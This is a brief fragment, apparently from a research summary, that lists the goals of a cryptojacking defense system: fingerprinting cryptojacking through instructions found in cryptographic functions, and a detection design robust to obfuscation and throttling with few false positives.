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
- Demonstrate that instructions commonly present in cryptographic functions serve as reliable signatures for fingerprinting cryptojacking activity
- Characterize a variety of instruction types across several applications while evaluating their relevance for accurate cryptojacking detection
- Present a design that is robust against code obfuscation, multi-threaded, and throttling attacks while maintaining a low false positive rate

The Cryptojacking Defense System



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

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

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

